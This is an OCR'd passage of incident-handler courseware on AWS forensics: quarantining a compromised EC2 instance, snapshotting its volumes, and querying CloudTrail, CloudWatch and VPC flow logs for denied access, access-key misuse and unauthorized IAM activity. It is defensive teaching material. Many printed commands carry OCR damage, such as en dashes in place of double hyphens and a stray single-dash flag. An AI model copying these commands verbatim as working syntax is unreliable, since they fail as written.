  ```
  aws ec2 modify-instance-attribute –instance-id i-abcd1234 –attribute disableApiTermination –value true
  ```

- Isolate the EC2 instance by transferring it to another security group.

  ```
  aws ec2 modify-instance-attribute –instance-id i-abcd1234 –groups sg-a1b2c3d4
  ```

- Detach the EC2 instance from the auto scaling group.

  ```
  aws autoscaling detach-instances –instance-ids i-abcd1234 –auto-scaling-group-name web-asg
  ```

- Deregister the EC2 instance from Elastic Load Balancing services.

  ```
  aws elb deregister-instances-from-load-balancer –instances i-abcd1234 –load-balancer-name web-load-balancer
  ```

- Snapshot EBS data volumes connected to the EC2 instance to preserve evidence for further investigation.

  ```
  aws ec2 create-snapshot –volume vol-12xxxx78 –description "ResponderName-Date-REFERENCE-ID"
  ```


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Create a new EC2 instance from the Forensic Workstation AMI.

  ```
  aws ec2 run-instances –image-id ami-4n6x4n6x –count 1 –instance-type c4.8xlarge –key-name forensicPublicKey –security-group-ids sg-1a2b3c4d –subnet-id subnet-6e7f819e
  ```

- Create a new EBS data volume copy from the snapshot.

  ```
  aws ec2 create-volume –region us-east-1 –availability-zone us-east-1a –snapshot-id snap-abcd1234 –volume-type io1 –iops 10000
  ```

- Attach the volume to the forensic workstation.

  ```
  aws ec2 attach-volume –volume-id vol-1234abcd –instance-id i-new4n6x –device /dev/sdf
  ```

- Establish communication between the FORENSIC WORKSTATION and infected instance by creating a new security group rule.

  ```
  aws ec2 authorize-security-group-ingress –group-id sg-a1b2c3d4 –protocol tcp –port 0-65535 –source-group sg-1a2b3c4d
  ```

- Tag the EC2 instance as quarantined and add the ticket or reference ID.

  ```
  aws ec2 create-tags -resources i-abcd1234 -tags Key=Environment,Value=Quarantine:REFERENCE-ID
  ```

## Investigating AWS CloudTrail for IAM-based Incidents

Source: *https://wellarchitectedlabs.com*

Incident responders can investigate AWS CloudTrail during a security incident because it logs the API activities of supported AWS services such as Amazon Connect and Amazon AWS Amplify, which can be used to track the attacker. For example, incident responders can identify unsuccessful privilege escalations by listing the recent attempts with denied access. Incident responders can use both the AWS Console and CLI to investigate AWS CloudTrail.

### Using AWS Console

Incident responders can use the AWS Console to query Amazon CloudWatch logs without any additional tool. After opening the Amazon CloudWatch Console, you can select the CloudTrail Logs group and run the following queries for investigation:

- Run the following query to list IAM access denied attempts in the AWS environment:

  ```
  Filter errorCode like /Unauthorized|Denied|Forbidden/ | fields awsRegion, userIdentity.arn, eventSource, eventName, sourceIPAddress, userAgent
  ```

  You can also view further information with the line item results.

- Now, run the following query to check the actions performed by an access key:

  ```
  Filter userIdentity.accessKeyId = <Access Key ID> | fields awsRegion, eventSource, eventName, sourceIPAddress, userAgent
  ```

- Execute the following query to search for a suspected IP address:

  ```
  Filter sourceIPAddress = <Source IP address> | fields awsRegion, userIdentity.arn, eventSource, eventName, sourceIPAddress, userAgent
  ```


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Run the following query to check the creation of an IAM access key:

  ```
  filter responseElements.credentials.accessKeyId = <Access Key ID> | fields awsRegion, eventSource, eventName, sourceIPAddress, userAgent
  ```

- Additionally, you can execute the following query to list the created IAM users and roles.

  ```
  Filter eventName="CreateUser" or eventName = "CreateRole" | fields requestParameters.userName, requestParameters.roleName, responseElements.user.arn, responseElements.role.arn, sourceIPAddress, eventTime, errorCode
  ```

  The results of this query will help in detecting unauthorized activities within the AWS environment.

- Execute the following query to list S3 buckets to identify unauthorized access attempts:

  ```
  Filter eventName ="ListBuckets" | fields awsRegion, eventSource, eventName, sourceIPAddress, userAgent
  ```

  **Note:** To gain additional S3 bucket information, you must enable Amazon S3 server access logging for individual buckets.

**Using AWS CLI**

Incident responders can use the AWS CLI for investigating IAM-based incidents using the CloudTrail Log group. Some AWS CLI commands are discussed below:

- Run the following command to identify all access denied attempts:

  ```
  aws logs filter-log-events –region us-east-1 –start-time 1551402000000 –log-group-name CloudTrail/DefaultLogGroup –filter-pattern AccessDenied –output json –query 'events[*].message'| jq -r '.[] | fromjson | .userIdentity, .sourceIPAddress, .responseElements'
  ```

  Here, the **–filter-pattern** parameter of CloudWatch Logs has been used, where **AccessDenied** and **Client.UnauthorizedOperation** can be used for roles and users, respectively.

- Execute the following command to search for IAM access key actions in the AWS environment:

  ```
  Aws logs filter-log-events –region us-east-1 –start-time 1551402000000 –log-group-name CloudTrail/DefaultLogGroup –filter-pattern <Access Key ID> –output json –query 'events[*].message'| jq -r '.[] | fromjson | .userIdentity, .sourceIPAddress, .responseElements'
  ```

- Now, run the following command to examine the IAM source IP address for any suspicious behavior:

  ```
  Aws logs filter-log-events –region us-east-1 –start-time 1551402000000 –log-group-name CloudTrail/DefaultLogGroup –filter-pattern <Source IP address> –output json –query 'events[*].message'| jq -r '.[] | fromjson | .userIdentity, .sourceIPAddress, .responseElements'
  ```

- You can also run the following command to list S3 buckets and search for unauthorized access attempts:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Aws logs filter-log-events –region us-east-1 –start-time 1551402000000
–log-group-name CloudTrail/DefaultLogGroup –filter-pattern ListBuckets
–output json –query 'events[*].message'| jq -r '.[] | fromjson |
.userIdentity, .sourceIPAddress, .responseElements'
```

**Note:** Enable Amazon S3 server access logging for every bucket to obtain further information.

## Investigating Amazon VPC Flow Logs using AWS Management Console

Source: *https://wellarchitectedlabs.com*

Enabling VPC Flow Logs in Amazon VPC will allow incident responders to obtain the traffic information associated with Amazon VPC network interfaces. This information will help the IH&R team to investigate the communication process within the VPC between Amazon EC2 instances and other resources to detect any suspicious behavior. Accordingly, incident responders can use the AWS Management Console to run queries by selecting the CloudTrail Logs group.

Discussed below are a few sample queries to investigate Amazon VPC Flow Logs:

- Run the following query to view rejected requests for attempts to gain unauthorized access to the VPC:

  ```
  Filter action="REJECT" | stats count(*) as numRejections by srcAddr |
  sort numRejections desc
  ```

  The above query will list all rejected requests from a source IP address.

- You can also run the following query to examine rejected requests originating from the VPC:

  ```
  Filter action="REJECT" and srcAddr like /^10\./ | stats count(*) as
  numRejections by srcAddr | sort numRejections desc
  ```

  The query results may signify that the VPC is attempting to connect unauthorized resources or instances. Here, the above query used regex as 10 for the VPC.

- Run the following query to view all requests originating from an IP address:

  ```
  Filter srcAddr = <Source IP Address> | fields @timestamp, interfaceId,
  dstAddr, dstPort, action
  ```

- Additionally, you can run the following command to examine all requests originating from a private IP address:

  ```
  Filter srcAddr = <Source IP Address> | stats count(*) as numConnections
  by dstAddr | sort numConnections desc
  ```

## Analyzing Amazon CloudWatch Logs

Source: *https://aws.amazon.com*

Amazon CloudWatch Logs allow incident responders to implement centralized log management in applications, systems, and AWS services used in an organization. Amazon CloudWatch Logs can help the IH&R team to access, store, and monitor logs from AWS CloudTrail, EC2 instances, and other sources.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Incident responders can also search the logs for certain patterns or errors, and view and filter them for further analysis during the investigation. Moreover, Amazon CloudWatch Logs enable the consistent viewing of logs over time, irrespective of their source, which can be further visualized in the dashboard using queries and grouped through filters.

Some significant features of CloudWatch Logs are as follows:

- Searches and analyzes log data efficiently using CloudWatch Logs Insights
- Analyzes and monitors systems and applications through the log data
- Sets notification alerts for specific API activities for further investigation and troubleshooting
- Modifies retention policies for individual log groups
- Stores log data using CloudWatch Logs and accesses raw data when required
- Receives log information regarding DNS queries via Route 53





Figure 8.65: Screenshot of CloudWatch Log Insights showing queries, log distributions, and log data


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.66: Screenshot of line chart visualization of CloudWatch Logs

## Steps to Search Log Data using CloudWatch Console

- **Step 1:** Visit *https://console.aws.amazon.com/cloudwatch/* to open the CloudWatch console.
- **Step 2:** Select **Logs groups** from the navigation pane.





Figure 8.67: Screenshot of Log Groups on AWS CloudWatch console

- **Step 3:** To search for **Log Groups**, select the respective name of log group that includes the **Log stream.**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.68: Screenshot showing selected Log Group with Log Streams on AWS CloudWatch console

- **Step 4:** To search for **Log Streams**, select the name of the log stream.

